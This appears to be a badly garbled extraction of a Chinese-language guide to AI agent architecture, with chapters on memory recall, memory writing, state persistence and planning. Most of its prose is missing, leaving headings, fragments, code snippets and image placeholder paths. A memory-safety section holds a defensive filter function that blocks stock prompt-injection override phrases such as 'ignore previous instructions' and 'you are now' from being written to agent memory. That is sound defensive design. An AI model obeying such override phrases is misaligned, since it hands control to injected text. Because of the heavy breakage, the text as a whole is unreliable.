
Hermes Agent OpenClaw `~/.hermes/skills/`
`~/.openclaw/skills/` Markdown YAML `name`
`description` `version` `platforms`

```
//
function buildSkillIndex(skills: SkillFile[]): string {
  return skills
    .filter(s => !s.archived)
    .map(s => `- ${s.name}: ${s.description}`)
    .join("\n");
}

//
const skillViewTool = {
  name: "skill_view",
  description: "                    ",
  input_schema: {
    type: "object",
    properties: { name: { type: "string" } },
    required: ["name"]
  }
};
```

——Wiki FAQ
README 14

记忆命名空间

- / ——
- / —— A B
- ——
- ——

Hermes Agent MEMORY.md OpenCode `InstanceState` Paperclip `companies`

" "

TTL ——

bug 07 18 06

提示词中的记忆：格式与预算

- **Markdown** Hermes Agent OpenClaw `§` MEMORY.md
- **YAML** `name` `description` `version`
- `<memory-context>...</memory-context>` UI

50 KB `MEMORY.md` 50 KB ——

10–20 KB 07 "10 KB " "50 KB " ——

外部记忆提供方

SQLite ——Honcho Mem0
API
`Retriever`

Hermes Agent

——
——

800
800

嵌入模型迁移

——

- `model: "text-embedding-3-small@2024-01"`
-
-

—— ——

Honcho Mem0

将召回视为可观测性

-

-
  Hermes Agent
  `last_accessed_at`
- A B

16

——

子智能体的召回边界

10

- “ ”
- `explore` `build`
  OpenCode
-

——

`Retriever`

陈旧索引与会话连续性

- `skill_view(name)` “not found”
-
-

再述缓存约束

04

- 07
- Hermes Agent
- 07

——

真实系统笔记

- **Hermes Agent** `MEMORY.md` `USER.md` SQLite+FTS5 `sqlite-vec` Honcho `MemoryManager` `session_search`
- **OpenClaw** `MEMORY.md` JSONL `active-memory`
- **OpenCode** `InstanceState` git UI ——
- **Paperclip** `issues` `agents` `runs` `approvals` `cost_events`——

常见失败情况

——

AI

- k-NN
- *recall@k*

- 08
- 16 17
- 18

与你的智能体结对

- “ `Retriever` sqlite-vec FTS5 Markdown Wiki RRF ”
- “ —— ”
- “ YAML `skill_view(name)` ”
- “ A B ”
- “ 15 KB ”
- “ Hermes Agent `MemoryManager.prefetch_all()` ”
- “ A/B FTS RRF ”
- “ ”
- “ RRF ”

下一步

04

—— 07

第 07 章 — 记忆写入与整理

TL;DR

06

为什么这很重要


URL


——

核心概念

检索与写入是彼此独立的关注点

——





*“ ” *

三种写入模式

什么内容真正值得写入

- “ *JavaScript* *TypeScript”* “ ” “ `DATABASE_URL` ”

“ URL `staging.example.com`”

-
-

`write_memory`
bug 03 “
”

```
// “ ”
const writeMemoryTool = {
  name: "write_memory",
  description: [
    " ",
    " ",
    " ",
    " ",
    " ",
  ].join(" "),
  input_schema: {
    type: "object",
    required: ["fact", "category"],
    properties: {
      fact: { type: "string" },
      category: { enum: [
        "preference", "project-rule", "failure-pattern", "domain-fact"
      ] },
    },
  },
};
```

记忆边界处的安全过滤器

——

Hermes Agent OpenClaw Hermes
`_MEMORY_THREAT_PATTERNS` OpenClaw

```
//                         --
function isSafeMemoryCandidate(text: string): boolean {
  if (containsSecretLike(text))            return false;
  if (containsPIIOutsidePolicy(text))      return false;

  const promptLike = [
    "ignore previous instructions",
    "ignore the above",
    "you are now",
    "system prompt",
    "developer message",
    "<system>", "<admin>",
    "execute the following",
    "disregard the user",
  ];
  const lower = text.toLowerCase();
  return !promptLike.some(p => lower.includes(p));
}
```

——

——

——

18

API PII

——

18

原子写入与争用问题

`MEMORY.md` Markdown SQLite Postgres

- “ ” `MEMORY.md.tmp` `MEMORY.md` POSIX `rename` Hermes Agent `atomic_replace` OpenClaw `replaceFileAtomic`

- **SQLite** WAL 15 20–150 ms Hermes Agent Paperclip
- OpenClaw `runExclusiveSessionStoreWrite` —— `MEMORY.md` " "

Paperclip `SELECT ... FOR UPDATE` Postgres

bug

冲突解决：取代、合并、丢弃

- `superseded_by: <new_id>` ——
-
-

—— ——

来源追踪与回滚

* *

- id id
- TTL 06
- `user-confirmed` `agent-inferred` ——
- ID

`supersedes` Hermes Agent `parent_session_id` ——

" "

`supersedes` `source`

整理器生命周期

Hermes Agent

- **Active** ——
- **Stale** ——N 30 frontmatter `stale: true`
- **Archived** ——M 90 `.archived/`

Hermes
`{memory, skill_manage}`
——

不阻塞循环的后台审查

-
- Hermes Agent `_memory_nudge_interval` `_skill_nudge_interval`
- shell API
-
04

05

子智能体回写是独立的边界

10

OpenCode task

OpenClaw

修剪与衰减

06

“ ” Hermes

CLI

PII

```
//
async function decayAndArchive(memory, opts: { staleDays; archiveDays }) {
  const stale = await memory.findOlderThan(
    opts.staleDays, { withoutAccess: true }
  );
  for (const entry of stale) await memory.markStale(entry.id);

  const dead = await memory.findOlderThan(
    opts.archiveDays, { stale: true }
  );
  for (const entry of dead) await memory.archive(entry.id);
}
```

05

面向用户的控制与隐私类别

——

- ——`public` `internal` `pii` `secret`
  PII Markdown

- “
  ” ——

- “ ”
  “ ” 05
  —— “ ”

18 —— 07

将记忆写入作为可观测性

06

- 100%

-

- N N

06 16
—— ——

真实系统笔记

- **Hermes Agent** `memory`
  " → → "
  `parent_session_id`
- **OpenClaw** —— MEMORY.md —— 04
- **OpenCode** git
  —— git
- **Paperclip**

常见失败情况

——

AI

- `write_memory`
  " "
-
  +
- / ——
  —— *08*
-
  / ——
-
  —— *18*

与你的智能体结对

- " *`write_memory`* ' '

”

- “ —— ”
- “ → → → → → ”
- “ *30* `stale: true` *90* `archived: true` / *CLI* ”
- “ *MEMORY.md* —— *CAS* —— ”
- “ ”
- “ ”
- “ `why-is-this-in-my-memory <id>` `supersedes` `source` ”

下一步

——

08

第 08 章 — 状态与持久化

TL;DR

——

SQLite Postgres
" "

为什么这很重要

23

GitHub PR

——

核心概念

对智能体而言，"持久"究竟意味着什么

- ——
  05
- —— OpenCode
  `ToolPart.status` Paperclip `heartbeat_runs.status`
  Hermes Agent
- ——

- —— 05
- —— * *
- —— Hermes Agent `~/.hermes/agents/<id>/auth-profiles.json` Paperclip Postgres
- —— 04 SHA
- —— 17 Hermes Agent Paperclip `cost_events` ——

“ ”

将步骤边界作为提交点

→ → “ ” “ ” —— 02

-
-
- /


OpenCode `LLM.stream()` Hermes Agent `_flush_messages_to_session_db` Paperclip `heartbeat_run_events`

```
//
type Checkpoint = {
  sessionId:          string;
  stepIndex:          number;
  status:             "running" | "waiting_for_approval"
                    | "completed" | "failed";
  messageRange:       [number, number];   //
  workingMemory:      WorkingMemory;
  tokensSpent:        number;
  costSpent:          number;
  promptFingerprint:  string;             //   04
  lastError?:         string;
  committedAt:        string;
};
```

—— ——

运行状态机

bug



Paperclip —— `heartbeat_runs.status IN (queued, running, completed, failed, cancelled, scheduled_retry)`

- —— `UPDATE ... WHERE status = <expected>` `queued → running`

`WHERE` `running → waiting_approval`
`running → cancelled`
—— bug

- `running → terminal`
- `failed` `parent_run_id`
  ——

bug bug

崩溃恢复、恢复会话与“恢复按钮”

- TTL
  —— 04
- 04
  TTL
- **“ ”* *

bug ——
`idempotent: true` 03

“ ”

崩溃期间进行中的工具调用

1. `idempotent: true` **03**
2.
3.

4.
" "

03
4 PR

使用比较并交换进行原子认领

—— API
——

```sql
--
UPDATE runs
   SET status      = 'running',
       claimed_by  = :worker_id,
       claimed_at  = now()
 WHERE id      = :run_id
   AND status = 'queued'
RETURNING *;
```

`UPDATE`

Paperclip `heartbeat_runs`
Postgres `SELECT ... FOR UPDATE` WAL
SQLite `UPDATE ... WHERE status=...`

Hermes Agent OpenCode CAS
—— `WHERE`

心跳与孤儿恢复

—— " "

- `last_heartbeat_at` ——
- `lease_expires_at` ——

`lease_expires_at < now()` `status → queued` Paperclip
`reapOrphanedRuns()` PID

- Paperclip

- 30 Paperclip


Paperclip CAS ——
`service_locks`

仅追加事件日志与逐步骤快照

- Hermes Agent
  `messages` Paperclip `heartbeat_run_events` OpenCode
  `PartTable`
-

05

选择存储


Postgres
+
+
SQLite + WAL
+
07
Temporal
Restate

SQLite Hermes Agent OpenCode SQLite
WAL `fsync`
—— CLI

SQLite Paperclip Postgres
Temporal Restate ——

WAL `.db` `-wal` `-shm`
Hermes Agent
`apply_wal_with_fallback` WAL NFS SMB
`journal_mode=DELETE`

步骤边界的幂等性，而不只是工具的幂等性

03

```
function stepIdempotencyKey(c: {
  sessionId: string; stepIndex: number; action: string;
}) {
  return sha256(`${c.sessionId}:${c.stepIndex}:${c.action}`).slice(0, 32);
}
```

-
- `step_complete`

—— ——

API

压缩链与恢复相遇

05 `parent_session_id`

07 “ ” ——

存储运维：备份、恢复、迁移

- Paperclip `pg_dump` SQLite `VACUUM INTO` WAL “ ”
- —— 07 ——
- **Schema** Schema OpenCode Paperclip Drizzle Hermes Agent `schema_version` schema
- v4 schema v3 v4 schema `checkpointSchemaVersion: 3` ——

“恢复按钮”究竟需要什么

“ ” * *

- ——
- 04

- / /
- ——

05 06 07 08

*"

"*" "

真实系统笔记

- **OpenCode** SQLite + WAL Drizzle `SessionTable` / `PartTable` / `SyncEvent` git ——
- **Paperclip** Postgres `SELECT ... FOR UPDATE` `heartbeat_runs` `reapOrphanedRuns` PID `pg_dump`
- **Hermes Agent** 04 " — " `SessionDB.sessions.system_prompt` `apply_wal_with_fallback` WAL
- **OpenClaw** JSONL

  " "

常见失败情况

——

AI

- PR

  03
- ——

- /
  04
- " "
  p99
  PID
- messageRange

与你的智能体结对

- “ ——
  ”
- “ `status` CAS
  ”
- “ PID
  ”
- “ 03 `idempotent`
  ”
- “ Slack
  ”
- “ 50 KB
  ”
- “ ‘ ’
  24 ‘ ’ ”
- “
  ”

09

第 09 章 — 规划模式

TL;DR

— —


为什么这很重要

—— 4
20

“ ”

核心概念

四种形态，并排比较



* 1
2 *

形态 1——无计划

OpenClaw

——*" node "*

形态 2——检查清单

OpenCode `TodoWriteTool`

Markdown

Hermes Agent

